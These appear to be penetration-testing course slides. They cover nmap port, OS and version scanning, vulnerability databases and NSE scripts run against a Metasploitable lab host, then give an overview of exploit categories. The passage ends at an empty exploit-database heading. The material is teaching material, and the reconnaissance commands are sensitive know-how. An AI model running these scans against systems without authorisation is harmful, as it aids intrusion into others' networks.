## 2.3 Port scanning :

```
root@root:~# nmap -sU 192.168.1.2 -p 137,500-501 --reason
```

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:04 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up, received arp-response (0.00018s latency).
PORT      STATE      SERVICE    REASON
137/udp    open       netbios-ns udp-response ttl 128
500/udp    open|filtered isakmp      no-response
501/udp    open|filtered stmf        no-response
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
```

```
root@root:~# nmap -sT 192.168.1.2 -p 21,22,80,445 --reason
```

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:04 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up, received arp-response (0.00016s latency).
PORT      STATE      SERVICE    REASON
21/tcp    filtered  ftp        no-response
22/tcp    filtered  ssh        no-response
80/tcp    open      http       syn-ack
445/tcp    filtered  microsoft-ds no-response
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```




## *2.4 OS fingerprinting:*

```
# nmap -O <target>
```

## 2.4 OS fingerprinting:

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:06 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.00023s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
5357/tcp  open  wsapi
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2008 R2 or Windows
8, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft Windows Phone 7.5 or 8.
erver 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
```




## *2.5 Version scanning :*

```
# nmap -sV <target>
```

## *2.5 Version scanning :*

```
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```





## *3. Vulnerability Scanning:*

*3.1 Discovering vulnerabilities;*

*3.2 Vulnerability databases;*

*3.3 Nmap scripting engine.*



## *3.1 Discovering vulnerabilities :*

1. Check software version number

Compensating controls might block exploitation (network- or host-based IPS, etc.)

2. Check control version number spoken

3. Look at its behavior - somewhat invasive

## *3.1 Discovering vulnerabilities :*

4. Check its configuration - more invasive

Requires access to target

Or, requires configuration documentation for target environment personnel


5. Run exploit against it - potentially dangerous, but potentially very useful

Successful exploit shows the vulnerability is present

Helps lower false positives

**Failed exploits does not indicate that the system is secure!**

## 3.2 Vulnerability databases :

**Common Vulnerabilities and Exposures**  
*The Standard for Information Security Vulnerability Names*

Home | CVE IDs | About CVE | Compatible Products & More | Community | Blog | News | Site Search

TOTAL CVE IDs: 79433

**CVE®** International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

**NVD**, the [U.S. National Vulnerability Database](#), is based upon and synchronized with the [CVE List](#).

### Request a CVE ID

[Click for CNAs, MITRE request form, guidelines, & more](#)

### Update info in a CVE ID

[Click for MITRE request form, guidelines & more](#)

### CVE List downloads

[Available in xml, CVRF, txt, & comma-separated](#)

### CVE content data feeds

[Available via Purdue University & NVD](#)

#### Focus On

##### CVE Request Web Form

Use our [CVE Request web](#) form to contact us about the following:

- Request a CVE ID from MITRE
- Notify us about a vulnerability publication
- Update an existing CVE
- Other (submit comments/questions)

Also, view our [web form help](#).

[More >>](#)

#### CVE Blog

- ♦ [What's your opinion on how Descriptions are used in CVE IDs?](#)

#### Latest CVE News

- ♦ [CVE Numbering Authority \(CNA\) Rules Document Now Available](#)
- ♦ [2 Products from SAINT Corporation Now Registered as Officially "CVE-Compatible"](#)
- ♦ [CVE Adds 13 New CVE Numbering Authorities \(CNAs\)](#)

[More >>](#)

<http://cve.mitre.org/>

## 3.2 Vulnerability databases :

**packet storm**  
ignore security and it'll go away

Search ...

Home Files News About Contact Add New



**Wow. What A Shock. The FBI Will Get Its Bonus Hacking Powers After All**

Recent Files

**Fatal Flaws In Ten Pacemakers Make For Denial Of Life Attacks**

**Find Out If Your Google Account Has Been Hacked**


**Secret Europol Terror Data Found Online**

**Recent News**

- Hackers Make New Claim In San Francisco Transit Ransomware Attack
- Expansion Of FBI Hacking Powers Looks Likely
- German Spy Chief Kahl Warns Of Election Disruption
- Snoopers Law Creates Security Nightmare
- The FBI Used A Non-Public Vulnerability To Hack Suspects On Tor
- Deutsche Telekom Says Fixed Network Outage May Be Work Of Hackers
- Hackers Are Trading Thousands Of xHamster Porn Accounts

<https://packetstormsecurity.com/>

## 3.2 Vulnerability databases :



The screenshot displays the Exploit Database website interface. The header features the site logo, navigation icons, and a 'GET CERTIFIED' button. A sidebar on the left contains various tool and resource icons. The main content area shows a list of vulnerabilities with filters for 'Verified' and 'Has App'. A search bar and a 'Show 15' dropdown are present. The table lists vulnerabilities with columns for Date, D (Download), A (Add), V (Verified), Title, Type, Platform, and Author. The first 15 entries are shown, with the first 14 having a download icon and a red 'X' in the 'V' column, indicating they are not verified. The 15th entry is verified (green checkmark). The footer shows pagination information: 'Showing 1 to 15 of 41,376 entries' and a page navigation bar with 'FIRST', 'PREVIOUS', '1' (current page), '2', '3', '4', '5', '...', '2759', 'NEXT', and 'LAST'.

Date	D	A	V	Title	Type	Platform	Author
2019-06-04	↓		×	Zoho ManageEngine ServiceDesk Plus 9.3 - 'PurchaseRequest.do' Cross-Site Scripting	WebApps	Java	Vingroup
2019-06-04	↓		×	Zoho ManageEngine ServiceDesk Plus 9.3 - 'SearchN.do' Cross-Site Scripting	WebApps	Java	Vingroup
2019-06-04	↓		×	Zoho ManageEngine ServiceDesk Plus 9.3 - 'SolutionSearch.do' Cross-Site Scripting	WebApps	Java	Vingroup
2019-06-04	↓		×	Zoho ManageEngine ServiceDesk Plus 9.3 - 'SiteLookup.do' Cross-Site Scripting	WebApps	Java	Vingroup
2019-06-04	↓	📺	×	DVD X Player 5.5 Pro - Local Buffer Overflow (SEH)	Local	Windows	Kevin Randall
2019-06-04	↓		×	Cisco RV130W 1.0.3.44 - Remote Stack Overflow	Remote	Hardware	@0x00string
2019-06-04	↓		×	NUUO NVRMini 2 3.9.1 - 'sscanf' Stack Overflow	Remote	Hardware	@0x00string
2019-06-04	↓		×	IceWarp 10.4.4 - Local File Inclusion	WebApps	PHP	JameelNabbo
2019-06-03	↓		×	WordPress Plugin Form Maker 1.13.3 - SQL Injection	WebApps	PHP	Daniele Scanu
2019-06-03	↓		×	AUO Solar Data Recorder < 1.3.0 - Incorrect Access Control	WebApps	Hardware	Luca Chiou
2019-06-03	↓		✓	KACE System Management Appliance (SMA) < 9.0.270 - Multiple Vulnerabilities	WebApps	PHP	SlidingWindow
2019-05-30	↓		×	Microsoft Windows Remote Desktop - 'BlueKeep' Denial of Service	DoS	Windows	n1xbyte
2014-11-24	↓		×	Microsoft Windows 8.1/ Server 2012 - 'Win32k.sys' Local Privilege Escalation (MS14-058)	Local	Windows	anonymous
2019-05-29	↓		✓	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-05-29	↓		✓	Qualcomm Android - Kernel Use-After-Free via Incorrect set_page_dirty() in KGSL	DoS	Android	Google Security Research

Showing 1 to 15 of 41,376 entries

FIRST PREVIOUS 1 2 3 4 5 ... 2759 NEXT LAST

<https://www.exploit-db.com/>

### *3.3 Nmap scripting engine :*





### *3.3 Nmap scripting engine :*

```
/usr/share/nmap/scripts
```

### *3.3 Nmap scripting engine :*

```
# grep safe /usr/share/nmap/scripts/script.db  
  
# grep intrusive /usr/share/nmap/scripts/script.db
```





### *3.3 Nmap scripting engine :*

```
# nmap -sC [target] -p [ports]
```

### *3.3 Nmap scripting engine :*

NetBIOS

```
# nmap --script=nbsat.nse metasploitable
```

### *3.3 Nmap scripting engine :*

```
Host script results:
| nbstat:
|   NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
|   <unknown>
|   Names
|     METASPLOITABLE<00>   Flags: <unique><active>
|     METASPLOITABLE<03>   Flags: <unique><active>
|     METASPLOITABLE<20>   Flags: <unique><active>
|     \x01\x02__MSBROWSE__\x02<01>   Flags: <group><active>
|     WORKGROUP<00>        Flags: <group><active>
|     WORKGROUP<1d>        Flags: <unique><active>
|_    WORKGROUP<1e>        Flags: <group><active>
```


### *3.3 Nmap scripting engine :*

NetBIOS

```
# nmap --script=irc-info.nse metasploitable
```

### *3.3 Nmap scripting engine :*

```
| irc-info:  
|   server: irc.Metasploitable.LAN  
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN  
|   servers: 1  
|   users: 1  
|   lservers: 0  
|   lusers: 1  
|   uptime: 24 days, 11:04:57  
|   source host: 30EA501A.2B121274.7B559A54.IP  
|_  source ident: nmap
```





## *4. Exploitation:*

*4.1 Exploitation;*

*4.2 Exploit categories;*

*4.3 Exploit database;*

*4.4 Metasploit;*

*4.5 Exercise.*

## *4.1 Exploitation?:*

Why?

False positive reduction/elimination

Proof of vulnerability and there for a more realistic treatment of risk

Use of one machine as a pivot point to get deeper inside the network

Real life scenario





## *4.1 Exploitation?:*

### Risks

Service crash

System crash

System stability impacted

Data exposure with legal ramifications

Not always successful


## *4.2 Exploit categories:*

Exploit: a piece of code that makes a target machine do something on behalf of an attacker

Three categories:

- Server-Side exploit
- Client-Side exploit
- Local privilege escalation

## *4.2 Server-Side exploits:*



## *4.2 Server-Side exploits:*


### Examples

Windows services      MS 08-067

VNC      Authentication bypass flaws

Linux and Unix      Solaris and Mac OS X Samba buffer overflows  
Linux Squid NTLM Authentication buffer overflow

## *4.2 Client-Side exploits:*



## *4.2 Client-Side exploits:*

Examples

Browsers

Internet Explorer



Media players

QuickTime Player

Document Apps

Acrobat Reader



Run-Time Environments


Java



## *4.2 Local Privilege Escalation exploits:*

- Types of local privilege escalation attacks
- Race conditions
- Attacks against the kernel
- Local exploit of high privileged program or service
- Linux / UNIX: SetUID 0 executable files - binaries or scripts
- Windows: Attacks against processes such as csrss.exe, winlogon.exe, lsass.exe, etc.

## 4.3 Exploit database :



